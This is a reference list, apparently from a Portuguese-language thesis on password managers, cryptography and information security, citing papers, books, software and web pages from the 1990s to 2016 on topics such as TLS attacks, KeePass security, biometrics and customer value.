Aminbakhsh, S, Gunduz, M & Sonmez, R 2013, 'Safety Risk Assessment Using Analytic Hierarchy Process (AHP) During Planning and Budgeting of Construction Projects', *Journal of Safety Research*, vol 46, pp. 99-105, doi: 10.1016/j.jsr.2013.05.003.

Andress, J 2014, *The Basics of Information Security: Understanding the Fundamentals of InfoSec in Theory and Practice*, 2ª ed., Syngress, Oxford.

Ariff, H, Salit, SM, Ismail, N & Nukman, Y 2008, 'Use of Analytical Hierarchy Process (AHP) for Selecting th Best Design Concept', *Jurnal Teknologi*, vol 49, pp. 1-18.

Aspray, W 2013, 'Computers, Information, and Everyday Life', *IEEE Annals of the History of Computing*, vol 35, no. 4, pp. 94-96, doi: 10.1109/MAHC.2013.46.

Aviram, N, Schinzel, S, Somorovsky, J, Heninger, N, Dankel, M, Steube, J, Valenta, L, Adrian, D, Halderman, JA, Dukhovni, V, Käsper, E, Cohney, S, Engels, S, Paar, C & Shavitt, Y 2016, 'DROWN: Breaking TLS using SSLv2', *Proceedings of the 25th USENIX Security Symposium*, USENIX, Austin, pp. 1-18.

Bajs, IP 2015, 'Tourist Perceived Value, Relationship to Satisfaction, and Behavioral Intentions', *Journal of Travel Research*, vol 54, no. 1, pp. 122-134, doi: 10.1177/0047287513513158.

Barquet, APB, de Oliveira, MG, Amigo, CR, Cunha, VP & Rozenfeld, H 2013, 'Employing the Business Model Concept to Support the Adoption of Product–Service Systems (PSS)', *Industrial Marketing Management*, vol 42, no. 5, pp. 693-704, doi: 10.1016/j.indmarman.2013.05.003.

Batra, MK & Bhatnaga, P 2016, 'Improved Diffie-Hellman Key Exchange Using Elliptic Curve (IDHECC) Scheme for Securing Wireless Sensor Networks Routing Data', *International Journal of Scientific Research in Science, Engineering and Technology (IJSRSET)*, vol 2, no. 2, pp. 239-246.

Bella, G, Giustolisi, R & Lenzini, G 2013, 'Socio-Technical Formal Analysis of TLS Certificate Validation in Modern Browsers', *2013 Eleventh Annual International Conference on Privacy, Security and Trust (PST)*, pp. 1-8.

Beringer, LPA, Ye, KQ & Appel, AW 2015, 'Verified Correctness and Security of OpenSSL HMAC', *Proceedings of the 24th USENIX Security Symposium*, USENIX, Washington, D.C., pp. 207-221.

Bernstein, DJ 2008, 'The Salsa20 Family of Stream Ciphers' em *New Stream Cipher Designs*, pp. 84-97. Springer-Verlag Berlin Heidelberg, Heidelberg.

Bertolucci, J 2014, *How to Manage Your Passwords*. Disponível em: <http://m.kiplinger.com/article/business/T057-C000-S002-how-to-manage-your-passwords.html>. [1 junho 2016].

Bhargavan, K, Fournet, C, Kohlweiss, M, Pironti, A & Strub, P-Y 2013, 'Implementing TLS with Verified Cryptographic Security', *2013 IEEE Symposium on Security and Privacy (SP)*, IEEE, Berkley, pp. 445-459, doi: 10.1109/SP.2013.37.

Bhat, B, Ali, AW & Gupta, A 2015, 'DES and AES Performance Evaluation', *2015 International Conference on Computing, Communication & Automation (ICCCA)*, IEEE, Noida, pp. 887-890, doi: 10.1109/CCAA.2015.7148500.

Bhatt, S & Santhanam, T 2013, 'Keystroke Dynamics for Biometric Authentication - A Survey', *2013 International Conference on Pattern Recognition, Informatics and Mobile Engineering (PRIME)*, IEEE, Salem, pp. 17-23, doi: 10.1109/ICPRIME.2013.6496441.

Biddle, R, Chiasson, S & Van Oorschot, P 2012, 'Graphical Passwords: Learning From the First Twelve Years', *ACM Computing Surveys (CSUR)*, vol 44, no. 19, pp. 1-25, doi: 10.1145/2333112.2333114.

Bishop, M 2004, *Introduction to Computer Security*, 1ª ed., Addison Wesley, Boston.

Bogner, F 2016, *CVE-2016-5119: MitM Attack against KeePass 2's Update Check*. Disponível em: <https://bogner.sh/2016/03/mitm-attack-against-keepass-2s-update-check/>. [8 julho 2016].

Bojanc, R & Jerman-Blažič 2013, 'A Quantitative Model for Information-Security Risk Management', *Engineering Management Journal*, vol 25, no. 2, pp. 25-37, doi: 10.1080/10429247.2013.11431972.

Bolle, RM, Connell, J, Pankanti, S, Ratha, NK & Senior, AW 2013, *Guide to Biometrics*, Springer Science+Business Media, Nova Iorque.

Bolton, RN & Drew, JH 1991, 'A Multistage Model of Customers' Assessments of Service Quality and Value', *Journal of Consumer Research*, vol 17, no. 4, pp. 375-384, doi: 10.1086/208564.

Bonneau, J, Herley, C & van Oorschot, PCSF 2015, 'Passwords and the Evolution of Imperfect Authentication', *Communications of the ACM*, vol 58, no. 7, pp. 78-87, doi: 10.1145/2699390.

Boonk, M, Petrlic, R & Sorge, C 2015, 'Save Our Passwords', *2015 IEEE Trustcom/BigDataSE/ISPA*, IEEE, Helsínquia, pp. 797-800, doi: 10.1109/Trustcom.2015.449.

Boruah, D & Saikia, M 2014, 'Implementation of ElGamal Elliptic Curve Cryptography Over Prime Field Using C', *2014 International Conference on Information Communication and Embedded Systems (ICICES)*, IEEE, Chennai, pp. 1-7, doi: 10.1109/ICICES.2014.7033751.

Boyes, H 2015, 'Security, Privacy, and the Built Environment', *IT Professional*, vol 17, no. 3, pp. 25-31, doi: 10.1109/MITP.2015.49.

Broekhuizen, TLJ 2006, *Understanding Channel Purchase Intentions: Measuring Online and Offline Shopping Value Perceptions* , Tese de Doutoramento, Labyrinth Publications, Universidade de Groningen.

Brubaker, C, Jana, S, Ray, B, Khurshid, S & Shmatikov, V 2014, 'Using Frankencerts for Automated Adversarial Testing of Certificate Validation in SSL/TLS Implementations', *2014 IEEE Symposium on Security and Privacy*, IEEE, San José, pp. 114-129, doi: 10.1109/SP.2014.15.

Bullée, J-WH, Montoya, L, Pieters, W, Junger, M & Hartel, PH 2015, 'The Persuasion and Security Awareness Experiment: Reducing the Success of Social Engineering Attacks', *Journal of Experimental Criminology*, vol 11, no. 1, pp. 97-115, doi: 10.1007/s11292-014-9222-7.

Buttle, F & Maklan, S 2015, *Customer Relationship Management: Concepts and Technologies*, 3ª ed., Routledge, Oxfordshire.

Cahn, A, Alfeld, S, Barford, P & Muthukrishnan, S 2016, 'An Empirical Study of Web Cookies', *Proceedings of the 25th International Conference on World Wide Web (WWW '16)*, ACM, Québec, pp. 1-11, doi: 10.1145/2872427.2882991.

Camarinha-Matos, LM, Afsarmanesh, H (eds) 2008, *Collaborative Networks:Reference Modeling*, 1ª ed., Springer Science & Business Media, Nova Iorque.

Campbell, J 2015, *Simple Secrecy: Analog Stream Cipher for Secure Voice Communication*, Relatório de Licenciatura, Liberty University. Disponível em: DigitalCommons. [21 junho 2016].

Carnevale, PJ & Pruitt, DG 1992, 'Negotiation and Mediation', *Annual Review of Psychology*, vol 43, pp. 531-582, doi: 10.1146/annurev.ps.43.020192.002531.

Case, DO 2012, *Looking for Information: A Survey of Research on Information Seeking, Needs and Behavior*, 3ª ed., Emerald Group Publishing, Bradford.

Cassidy, S 2016, *LostPass*. Disponível em: <https://www.seancassidy.me/lostpass.html>. [17 maio 2016].

Cervoise, A 2013, *Bruteforce a KeePass file*. Disponível em: <http://www.cervezhack.fr/2013/02/12/bruteforce-a-keepass-file/?lang=en>. [8 julho 2016].

Chang, Y-F, Tai, W-L & Chang, H-C 2014, 'Untraceable Dynamic-Identity-Based Remote User Authentication Scheme with Verifiable Password Update', *International Journal of Communication Systems*, vol 27, no. 11, pp. 3430-3440, doi: 10.1002/dac.2552.

Chang, C, Yao, S & Yu, D 2015, 'sRSA: High Speed RSA on the Intel MIC Architecture', *2015 IEEE 21st International Conference on Parallel and Distributed Systems (ICPADS)*, IEEE, Melbourne, pp. 609-6016, doi: 10.1109/ICPADS.2015.82.

Chen, Z & Dubinsky, AJ 2003, 'A Conceptual Model of Perceived Customer Value in E-commerce: A Preliminary Investigation', *Psychology & Marketing*, vol 20, no. 4, pp. 323-347, doi: 10.1002/mar.10076.

Chen, X, Li, X, Chen, Y, Li, P, Xing, J & Li, L 2015, 'A Modified PBKDF2-Based MAC Scheme XKDF', *2015 IEEE Region 10 Conference (TENCON 2015)*, IEEE, Macau, pp. 1-6.

Chin, S-K & Older, SB 2011, *Access Control, Security, and Trust: A Logical Approach*, 1ª ed., Chapman & Hall/CRC, Flórida.

Chu, H 2014, *Cloud Password Manager Using Privacy-Preserved Biometrics*, Tese de Mestrado, Gjøvik University College. Disponível em: BIBSYS Brage. [22 março 2016].

Collins, A (ed) 2016, *Contemporary Security Studies*, 4ª ed., Oxford University Press, Nova Iorque.

Costan, V & Devadas, S 2016, *Intel SGX Explained*, 12 fevereiro 2016. Disponível em: Cryptology ePrint Archive. [21 junho 2016].

Craver, CB 2003, 'The Negotiation Process', *27th American Journal of Trial Advocacy 271*, vol 27, pp. 1-73.

Crossler, RE, Johnston, AC, Lowry, PB, Hu, Q, Warkentin, M & Baskerville, R 2013, 'Future Directions for Behavioral Information Security Research', *Computers & Security*, vol 32, pp. 90-101, doi: 10.1016/j.cose.2012.09.010.

Dacosta, I, Chakradeo, S, Ahamad, M & Traynor, P 2012, 'One-Time Cookies: Preventing Session Hijacking Attacks with Stateless Authentication Tokens', *ACM Transactions on Internet Technology (TOIT)*, vol 12, no. 1, pp. 1-24, doi: 10.1145/2220352.2220353.

Daemen, J & Rijmen, V 2002, *The Design of Rijndael: AES - The Advanced Encryption Standard*, 1ª ed., Springer-Verlag Berlin Hidelberg, Hidelberg.

Dardick, GS 2010, 'Cyber Forensics Assurance', *Proceedings of the 8th Australian Digital Forensics Conference*, Edith Cowan University, Perth, pp. 57-64.

Dashlane 2012, *Dashlane*, programa, Dashlane, Nova Iorque.

Dashlane 2016a, *Política de Privacidade Dashlane*, 22 setembro 2016. Disponível em: Dashlane. [6 outubro 2016].

Dashlane 2016b, *Relatório de Segurança Dashlane*, março 2016. Disponível em: Dashlane. [6 outubro 2016].

De Moor, A & Weigand, H 2004, 'Business Negotiation Support: Theory and Practice', *International Negotiation*, vol 9, no. 1, pp. 31-57.

Delfs, H & Knebl, H 2015, *Introduction to Cryptography*, 3ª ed., Springer Berlin Heidelberg, Heidelberg.

DROWN Attack 2016 , *Página Inicial DROWN Attack*. Disponível em: <https://drownattack.com/>, 2016. [5 junho 2016].

Durad, MH, Khan, MN & Ahmad, Z 2015, 'Analysis and Optimization of Galois/Counter Mode (GCM) using MPI', *2015 12th International Bhurban Conference on Applied Sciences and Technology (IBCAST)*, IEEE, Islamabad, pp. 333-337, doi: 10.1109/IBCAST.2015.7058525.

EDP 2016, *Relatório de Sustentabilidade do 1º Trimestre*, 31 março 2016. Disponível em: EDP. [8 setembro 2016].

Extreme Networks 2015, *Vulnerability Notice - Bar Mitzvah*. Disponível em: <http://learn.extremenetworks.com/rs/extreme/images/VN-2015-004_Bar-Mitzvah.pdf>. [7 junho 2016].

Fahl, S, Harbach, M, Oltrogge, M, Muders, T & Smith, M 2013, 'Hey, You, Get Off of My Clipboard' em A-R Sadeghi (ed), *Financial Cryptography and Data Security*, pp. 144-161. Springer Berlin Heidelberg, Okinawa.

Faroughian, FF, Kalafatis, SP, Ledden, L, Samouel, P & Tsogas, MH 2012, 'Value and Risk in Business-to-Business E-Banking', *Industrial Marketing Management*, vol 41, no. 1, pp. 68-81, doi: 10.1016/j.indmarman.2011.11.012.

Fielding, R & Reschke, J 2014, *Hypertext Transfer Protocol (HTTP/1.1): Caching*, RFC 7234. Disponível em: IETF. [9 junho 2016].

Fogel, B 2015, *A Survey of Web Vulnerabilities*, Tese de Mestrado, Auburn University. Disponível em: AUETD. [5 junho 2016].

Fraga, D, Banković, Z & Moya, JM 2012, 'A Taxonomy of Trust and Reputation System Attacks', *2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, IEEE, Liverpool, pp. 41-50, doi: 10.1109/TrustCom.2012.58.

Garber, L 2013, 'News Briefs', *Computer*, vol 46, no. 6, pp. 19-21, doi: 10.1109/MC.2013.216.

Garman, C, Paterson, KG & Van der Merwe, T 2015, 'Attacks Only Get Better: Password Recovery Attacks Against RC4 in TLS', *Proceedings of the 24th USENIX Security Symposium*, USENIX, Washington, D. C., pp. 113-128.

Gehlot, P, Biradar, SR & Singh, BP 2013, 'Implementation of Modified Twofish Algorithm using 128 and 192-bit on VHDL', *International Journal of Computer Applications*, vol 70, no. 13, pp. 37-42, doi: 10.5120/12024-8087.

Ghafoor, I, Jattala, I, Durrani, S & Tahir, CM 2014, 'Analysis of OpenSSL Heartbleed Vulnerability for Embedded Systems', *2014 IEEE 17th International Multi-Topic Conference (INMIC)*, IEEE, Carachi, pp. 314-319, doi: 10.1109/INMIC.2014.7097358.

Ghaziani, A & Ventresca, MJ 2005, 'Keywords and Cultural Change: Frame Analysis of Business Model Public Talk, 1975–2000', *Sociological Forum*, vol 20, no. 4, pp. 523-559, doi: 10.1007/s11206-005-9057-0.

Graham, J, Howard, R, Olson, R (eds) 2010, *Cyber Security Essentials*, 1ª ed., CRC Press, Boca Raton.

Gregory, P 2015, *CISSP Guide to Security Essentials*, 2ª ed., Cengage Learning, Boston.

Gui, Q, Jin, Z & Xu, W 2014, 'Exploring EEG-Based Biometrics for User Identification and Authentication', *2014 IEEE Signal Processing in Medicine and Biology Symposium (SPMB)*, IEEE, Filadélfia, pp. 1-6, doi: 10.1109/SPMB.2014.7002950.

Guo, X, Jin, S & Zhang, Y 2015, 'XSS Vulnerability Detection Using Optimized Attack Vector Repertory', *2015 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC)*, IEEE, Xian, pp. 29-36, doi: 10.1109/CyberC.2015.50.

Gupta, MK, Govil, MC & Singh, G 2015, 'Predicting Cross-Site Scripting (XSS) Security Vulnerabilities in Web Applications', *2015 12th International Joint Conference on Computer Science and Software Engineering (JCSSE)*, IEEE, Songkhla, pp. 162-167, doi: 10.1109/JCSSE.2015.7219789.

Hadi, M, Jahromi, MM & Rezaiy, HR 2014, 'Rainbow Table TMTO Attack Optimization Considering Online Sequential Search Time', *First International Congress on Technology, Communication and Knowledge (ICTCK 2014)*, IEEE, Mexed, pp. 1-5, doi: 10.1109/ICTCK.2014.7033516.

Halderman, JA & Teague, V 2015, 'The New South Wales iVote System: Security Failures and Verication Flaws in a Live Online Election', *International Conference on E-Voting and Identity (VoteID '15)*, ArXiv, pp. 1-19.

Hansen, M, Jensen, M & Rost, M 2015, 'Protection Goals for Privacy Engineering', *2015 IEEE Security and Privacy Workshops (SPW)*, IEEE, Califórnia, pp. 159-166, doi: 10.1109/SPW.2015.13.

Harini, N & Padmanabhan, TR 2013, '2CAuth: A New Two Factor Authentication Scheme Using QR-Code', *International Journal of Engineering and Technology (IJET)*, vol 5, no. 2, pp. 1087-1094.

Harmj0y 2016 , 'A Case Study in Attacking KeePass', *Harmj0y Blog*, notícia de blog, 30 junho. Disponível em: <http://www.harmj0y.net/blog/redteaming/a-case-study-in-attacking-keepass/>. [2016 julho 13].

Hartono, E, Holsapple, CW, Kim, K-Y, Na, K-S & Simpson, JT 2014, 'Measuring Perceived Security in B2C Electronic Commerce Website Usage: A Respecification and Validation', *Decision Support Systems*, vol 62, pp. 11-21, doi: 10.1016/j.dss.2014.02.006.

Haugum, T & Rygh, L-CK 2015, *Design, Implementation and Analysis of a Theft-Resistant Password Manager Based on Kamouflage Architecture*, Tese de Mestrado, Universidade de Agder. Disponível em: BIBSYS Brage. [8 junho 2016].

Henderson, RD & Dutta, SP 1992, 'Use of the Analytic Hierarchy Process in Ergonomic Analysis', *International Journal of Industrial Ergonomics*, vol 9, no. 4, pp. 275-282, doi: 10.1016/0169-8141(92)90061-4.

Heskett, JL, Sasser, WE & Schlesinger, LA 1997, *The Service Profit Chain: How Leading Companies Link Profit and Growth to Loyalty, Satisfaction, and Value*, 1ª ed., Free Press, Nova Iorque.

Hintze, D, Findling, RD, Muaaz, M, Koch, E & Mayrhofer, R 2015, 'Cormorant: Towards Continuous Risk-Aware Multi-Modal Cross-Device Authentication', *Adjunct Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing and Proceedings of the 2015 ACM International Symposium on Wearable Computers (Ubicomp/ISWC '15 Adjunct)*, ACM, Nova Iorque, pp. 169-172, doi: 10.1145/2800835.2800906.

Hoekstra, M, Lal, R, Pappachan, P, Phegade, V & Del Cuvillo, J 2013, 'Using Innovative Instructions to Create Trustworthy Software Solutions', *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy (HASP '13)*, ACM, Nova Iorque, pp. 1-8, doi: 10.1145/2487726.2488370.

Hothersall-Thomas, C, Maffeis, S & Novakovic, C 2015, 'BrowserAudit: Automated Testing of Browser Security Features', *Proceedings of the 2015 International Symposium on Software Testing and Analysis (ISSTA 2015)*, ACM, Nova Iorque, pp. 37-47, doi: 10.1145/2771783.2771789.

Hur, J & Kang, K 2014, 'Secure Data Retrieval for Decentralized Disruption-Tolerant Military Networks', *IEEE/ACM Transactions on Networking (TON)*, vol 22, no. 1, pp. 16-26, doi: 10.1109/TNET.2012.2210729.

Ilvonen, I, Jussila, J, Kärkkäinen, H & Päivärinta, T 2015, 'Knowledge Security Risk Management in Contemporary Companies – Toward a Proactive Approach', *2015 48th Hawaii International Conference on System Sciences (HICSS)*, IEEE, Kauai, pp. 3941-3950, doi: 10.1109/HICSS.2015.472.

Ishizaka, A & Nemery, P 2013, *Multi-criteria Decision Analysis: Methods and Software*, 1ª ed., John Wiley & Sons, Chichester.

ISO/IEC 2016, *ISO/IEC 27000:2016, Information technology - Security techniques - Information security management systems - Overview and vocabulary*, ISO/IEC, Genebra.

Izu, T, Sakemi, Y, Takenaka, M & Torii, N 2014, 'A Spoofing Attack Against a Cancelable Biometric Authentication Scheme', *2014 IEEE 28th International Conference on Advanced Information Networking and Applications (AINA)*, IEEE, Colômbia Britânica, pp. 234-239, doi: 10.1109/AINA.2014.33.

Jaramillo, D, Newhook, R, Nguyen, VD & Chopra, M 2015, 'Password-based Mobile Access, Alternatives and Experiences', *SoutheastCon 2015*, IEEE, Flórida, pp. 1-8, doi: 10.1109/SECON.2015.7132912.

Joseph, AO, Kathrine, JW & Vijayan, R 2014, 'Cloud Security Mechanisms for Data Protection: A Survey', *International Journal of Multimedia and Ubiquitous Engineering*, vol 9, no. 9, pp. 81-90, doi: 10.14257/ijmue.2014.9.9.09.

Jover, RP 2013, 'Security Attacks Against the Availability of LTE Mobility Networks: Overview and Research Directions', *2013 16th International Symposium on Wireless Personal Multimedia Communications (WPMC)*, IEEE, Nova Jersey, pp. 1-9.

Juels, A & Ristenpart, T 2014, 'Honey Encryption: Security Beyond the Brute-Force Bound' em P Nguyen & E Oswald, (eds), *Advances in Cryptology – EUROCRYPT 2014*, pp. 293-310. Springer Berlin Heidelberg, Madison.

Kahate, A 2013, *Cryptography and Network Security*, 3ª ed., McGraw Hill Education, Nova Deli.

Kanthe, AM, Simunic, D & Djurek, M 2012, 'Denial of Service (DoS) Attacks in Green Mobile Ad-hoc Networks', *2012 Proceedings of the 35th International Convention (MIPRO)*, IEEE, Opatija, pp. 675-680.

Karole, A, Saxena, N & Christin, N 2011, 'A Comparative Usability Evaluation of Traditional Password Managers' em *Information Security and Cryptology - ICISC 2010*, pp. 233-251. Springer-Verlag Berlin, Heidelberg.

Kavitha, D, Chandrasekaran, S & Rani, SK 2016, 'HDTCV: Hybrid Detection Technique for Clickjacking Vulnerability' em S Dash, M Bhaskar, B Panigrahi, et al., (eds), *Artificial Intelligence and Evolutionary Computations in Engineering Systems*, pp. 607-620. Springer India.

KeeFarce 2015, *KeeFarce*, programa, KeeFarce.

KeePass 2003a, *KeePass Edition Comparison*. Disponível em: <http://keepass.info/compare.html>. [8 junho 2016].

KeePass 2003b, *KeePass Password Safe*, programa, KeePass, Metzingen.

KeePass 2003c, *Security*. Disponível em: <http://keepass.info/help/base/security.html>. [14 julho 2016].

KeePass 2003d, *Security Issues*. Disponível em: <http://keepass.info/help/kb/sec_issues.html>. [6 julho 2016].

KeePassX 2016, *KeePassX 0.1.0 Documentation*. Disponível em: <http://keepassx.readthedocs.io/en/latest/reference.html>. [25 junho 2016].

Khodakarami, F & Chan, YE 2014, 'Exploring the Role of Customer Relationship Management (CRM) Systems in Customer Knowledge Creation', *Information & Management*, vol 51, no. 1, pp. 27-42, doi: 10.1016/j.im.2013.09.001.

Kim, D & Solomon, MG 2014, *Fundamentals of Information Systems Security*, 2ª ed., Jones & Bartlett Learning, Massachusetts.

Kim, H & Timm, SC 2014, 'X.509 Authentication/Authorization in FermiCloud', *2014 IEEE/ACM 7th International Conference on Utility and Cloud Computing (UCC '14)*, IEEE, Londres, pp. 732-737, doi: 10.1109/UCC.2014.119.

Klinc, D, Hazay, CJA, Krawczyk, H & Rabin, T 2012, 'On Compression of Data Encrypted With Block Ciphers', *IEEE Transactions on Information Theory*, vol 58, no. 11, pp. 6989-7001, doi: 10.1109/TIT.2012.2210752.

Klonovs, J, Petersen, CK, Olesen, H & Hammershoj, A 2013, 'ID Proof on the Go: Development of a Mobile EEG-Based Biometric Authentication System', *IEEE Vehicular Technology Magazine*, vol 8, no. 1, pp. 81-89, doi: 10.1109/MVT.2012.2234056.

Krawczyk, H, Paterson, KG & Wee, H 2013, 'On the Security of the TLS Protocol: A Systematic Analysis' em R Canetti & JA Garay, (eds), *Advances in Cryptology – CRYPTO 2013*, pp. 429-448. Springer Berlin Heidelberg, Heidelberg.

Kumar, SN 2015, 'Review on Network Security and Cryptography', *nternational Transaction of Electrical and Computer Engineers System*, vol 3, no. 1, pp. 1-11.

Kumari, PLS & Damodaram, A 2014, 'An Alternative Methodology For Authentication And Confidentiality Based On Zero Knowledge Protocols Using Diffie-Hellman Key Exchange', *2014*

International Conference on Information Technology (ICIT), IEEE, Bhubaneswar, pp. 368-373, doi: 10.1109/ICIT.2014.39.

Kumar, V & Reinartz, W 2012, *Customer Relationship Management: Concept, Strategy, and Tools*, 2ª ed., Springer Science & Business Media, Berlim.

Laghari, A, Waheed-ur-Rehman & Memon, ZA 2016, 'Biometric Authentication Technique Using Smartphone Sensor', *2016 13th International Bhurban Conference on Applied Sciences and Technology (IBCAST)*, IEEE, Islamabad, pp. 381-384, doi: 10.1109/IBCAST.2016.7429906.

Lanning, MJ 1998, *Delivering Profitable Value: A Revolutionary Framework to Accelerate Growth, Generate Wealth, and Rediscover the Heart of BusinessDelivering Profitable Value: A Revolutionary Framework to Accelerate Growth, Generate Wealth, and Rediscover the Heart of Bus*, 1ª ed., Basic Books, Nova Iorque.

Lawless Research 2016, *Beyond the Password: The Future of Account Security*, 29 junho. Disponível em: <https://www.telesign.com/> Disponível em: 2016. [8 setembro 2016].

Lax, DA & Sebenius, JK 1986, 'Interests: The Measure of Negotiation', *Negotiation Journal*, vol 2, no. 1, pp. 73-92, doi: 10.1111/j.1571-9979.1986.tb00339.x.

Lazaridis, A 2014, *LastPass vs Dashlane - Comparing the Top Password Managers*. Disponível em: <http://www.download3k.com/articles/LastPass-vs-Dashlane-Comparing-the-Top-Password-Managers-00353>. [31 maio 2016].

Li, Z, He, W, Akhawe, D & Song, D 2014, 'The Emperor's New Password Manager: Security Analysis of Web-based Password Managers', *23rd USENIX Security Symposium (USENIX Security 14)*, USENIX Association, Califórnia, pp. 465-479.

Li, J, Lu, H & Guizani, M 2015, 'ACPN: A Novel Authentication Framework with Conditional Privacy-Preservation and Non-Repudiation for VANETs', *IEEE Transactions on Parallel and Distributed Systems*, vol 26, no. 4, pp. 938-948, doi: 10.1109/TPDS.2014.2308215.

Li, X, Niu, J, Liao, J & Liang, W 2015a, 'Cryptanalysis of a Dynamic Identity-Based Remote User Authentication Scheme with Verifiable Password Update', *International Journal of Communication Systems*, vol 28, no. 2, pp. 374-382, doi: 10.1002/dac.2676.

Lin, C-H, Liu, J-C, Li, C-C & Chu, P-W 2014, 'Parallel Modulus Operations in RSA Encryption by CPU/GPU Hybrid Computation', *2014 Ninth Asia Joint Conference on Information Security (ASIA JCIS)*, IEEE, Wuhan, pp. 71-75, doi: 10.1109/AsiaJCIS.2014.25.

Liou, J-C, Egan, G, Patel, JK & Bhashyam, S 2011, 'A Sophisticated RFID Application on Multi-Factor Authentication', *2011 Eighth International Conference on Information Technology: New Generations (ITNG)*, IEEE, Nevada, pp. 180-185, doi: 10.1109/ITNG.2011.38.

Liu, K & Xu, K 2012, 'OAuth Based Authentication and Authorization in Open Telco API', *2012 International Conference on Computer Science and Electronics Engineering (ICCSEE)*, IEEE, Hangzhou, pp. 176-179, doi: 10.1109/ICCSEE.2012.275.

Li, Y, Yang, J, Xie, M, Carlson, D, Jang, HG & Bian, J 2015b, 'Comparison of PIN- and Pattern-based Behavioral Biometric Authentication on Mobile Devices', *2015 IEEE Military Communications Conference (MILCOM 2015)*, IEEE, Flórida, pp. 1317-1322, doi: 10.1109/MILCOM.2015.7357627.

Lo, C-C & Chen, W-J 2012, 'A Hybrid Information Security Risk Assessment Procedure Considering Interdependences Between Controls', *Expert Systems with Applications*, vol 37, no. 1, pp. 247-257, doi: 10.1016/j.eswa.2011.07.015.

LogMeIn 2016, *LastPass*, programa, LogMeIn, Boston.

Lu, H, Zhu, X & Gan, Z 2015, 'A Blocked Rainbow Table Time-Memory Trade-Off Method', *2015 12th Web Information System and Application Conference (WISA)*, IEEE, Jinan, pp. 324-329, doi: 10.1109/WISA.2015.15.

Mahajan, P & Sachdeva, A 2013, 'A Study of Encryption Algorithms AES, DES and RSA for Security', *Global Journal of Computer Science and Technology*, vol 13, no. 15, pp. 15-22.

Mattsson, J & Westerlund, M 2016, 'Authentication Key Recovery on Galois/Counter Mode (GCM)' em D Pointcheval, A Nitaj & T Rachidi, (eds), *Progress in Cryptology – AFRICACRYPT 2016*, pp. 127-143. Springer International Publishing, Cham.

Mazhar, M & Rathore, U 2015, 'Threshold-Based Generic Scheme for Encrypted and Tunneled Voice Flows Detection Over IP Networks', *Journal of King Saud University - Computer and Information Sciences*, vol 27, no. 3, pp. 305-314, doi: 10.1016/j.jksuci.2014.06.016.

McCarthy, A & Hay, S 2015, 'Overview of the Five Phases of Negotiation' em *Advanced Negotiation Techniques*, pp. 19-40. Apress, Nova Iorque.

Meyer, C, Somorovsky, J, Weiss, E, Shwenk, J, Schinzel, S & Tews, E 2014, 'Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels', *Proceedings of the 23rd USENIX Security Symposium*, USENIX, San Diego, pp. 733-748.

Microsoft 2001, *Windows Data Protection*. Disponível em: <https://msdn.microsoft.com/en-us/library/ms995355.aspx>. [27 junho 2016].

Microsoft 2007, *What is a DLL?*. Disponível em: <https://support.microsoft.com/en-us/kb/815065>. [2 julho 2016].

Microsoft 2008, *User Account Control*. Disponível em: <https://msdn.microsoft.com/en-us/library/windows/desktop/bb648649(v=vs.85).aspx>. [6 julho 2016].

Microsoft 2016, *CLR MD*, programa, Microsoft, Redmond.

Mir, MS, Wani, S & Ibrahim, J 2013, 'Critical Information Security Challenges: An Appraisal', *2013 5th International Conference on Information and Communication Technology for the Muslim World (ICT4M)*, IEEE, Rabat, pp. 1-4, doi: 10.1109/ICT4M.2013.6518890.

Moeller, B & Langley, A 2015, *TLS Fallback Signaling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks*, RFC 7507. Disponível em: IETF. [5 junho 2016].

Moller, B, Duong, T & Kotowicz, K 2014, *This POODLE bites: Exploiting the SSL 3.0 fallback*, OpenSSL. Disponível em: <https://www.openssl.org/~bodo/ssl-poodle.pdf>. [6 junho 2016].

Mouha, N & Preneel, B 2013, *Towards Finding Optimal Differential Characteristics for Arx: Application to Salsa20*. Disponível em: <https://www.semanticscholar.org/paper/Towards-Finding-Optimal-Differential-Mouha-Preneel/b2e984cb8b46eef90c199f85a414f8a6cef523e7/pdf> Disponível em: SemanticScholar. [30 junho 2016].

M, P & Rajan, AK 2015, 'DES Security Enhancement with Dynamic Permutation', *2015 International Conference on Applied and Theoretical Computing and Communication Technology (iCATccT)*, IEEE, Davangere, pp. 6-11, doi: 10.1109/ICATCCT.2015.7456846.

Mtsweni, J 2015, 'Analyzing the Security Posture of South African Websites', *2015 Information Security for South Africa (ISSA)*, IEEE, Joanesburgo, pp. 1-8, doi: 10.1109/ISSA.2015.7335063.

Munson, L 2016, *Dashlane Review*. Disponível em: <https://www.comparitech.com/password-managers/reviews/dashlane-review/>. [1 junho 2016].

Ngo, DCL, Teoh, ABJ, Hu, J (eds) 2015, *Biometric Security*, 1ª ed., Cambridge Scholars Publishing, Newcastle.

Nicola, S, Ferreira, EP & Ferreira, JJP 2010, 'Value Model For Supporting Negotiation In Collaborative Networks', *Proceedings of the IADIS International Conference e-Society 2010*, pp. 474-478.

Nicola, S, Ferreira, EP & Ferreira, JJP 2012, 'A Novel Framework For Modeling Value For The Customer, An Essay On Negotiation', *International Journal of Information Technology & Decision Making*, vol 11, no. 3, pp. 661-703, doi: 10.1142/S0219622012500162.

Osterwalder, A & Pigneur, Y 2010, *Business Model Generation: A Handbook for Visionaries, Game Changers, and Challengers*, 1ª ed., John Wiley & Sons.

Pachghare, V 2015, *Cryptography and Information Security*, 2ª ed., PHI Learning Private Limited, Deli.

Pallas, F, Groening, C & Mittal, V 2014, 'Allocation of Resources to Customer Satisfaction and Delight Based on Utilitarian and Hedonic Benefits', *Journal of Research in Marketing*, vol 2, no. 1, pp. 106-112.

Panchbhai, MM 2015, 'Implementation of Point Addition & Point Doubling for Elliptic Curve ', *2015 International Conference on Communications and Signal Processing (ICCSP)*, IEEE, Melmaruvathur, pp. 746-749, doi: 10.1109/ICCSP.2015.7322589.

Pang, Z-H & Liu, G-P 2012, 'Design and Implementation of Secure Networked Predictive Control Systems Under Deception Attacks', *IEEE Transactions on Control Systems Technology*, vol 20, no. 5, pp. 1334-1342, doi: 10.1109/TCST.2011.2160543.

Parker, DB 1995, 'Possession as an Element of Information Security', *Computer Crime and Ethics*, vol 4, no. 2, pp. 19-26, doi: 10.1080/10658989509342496.

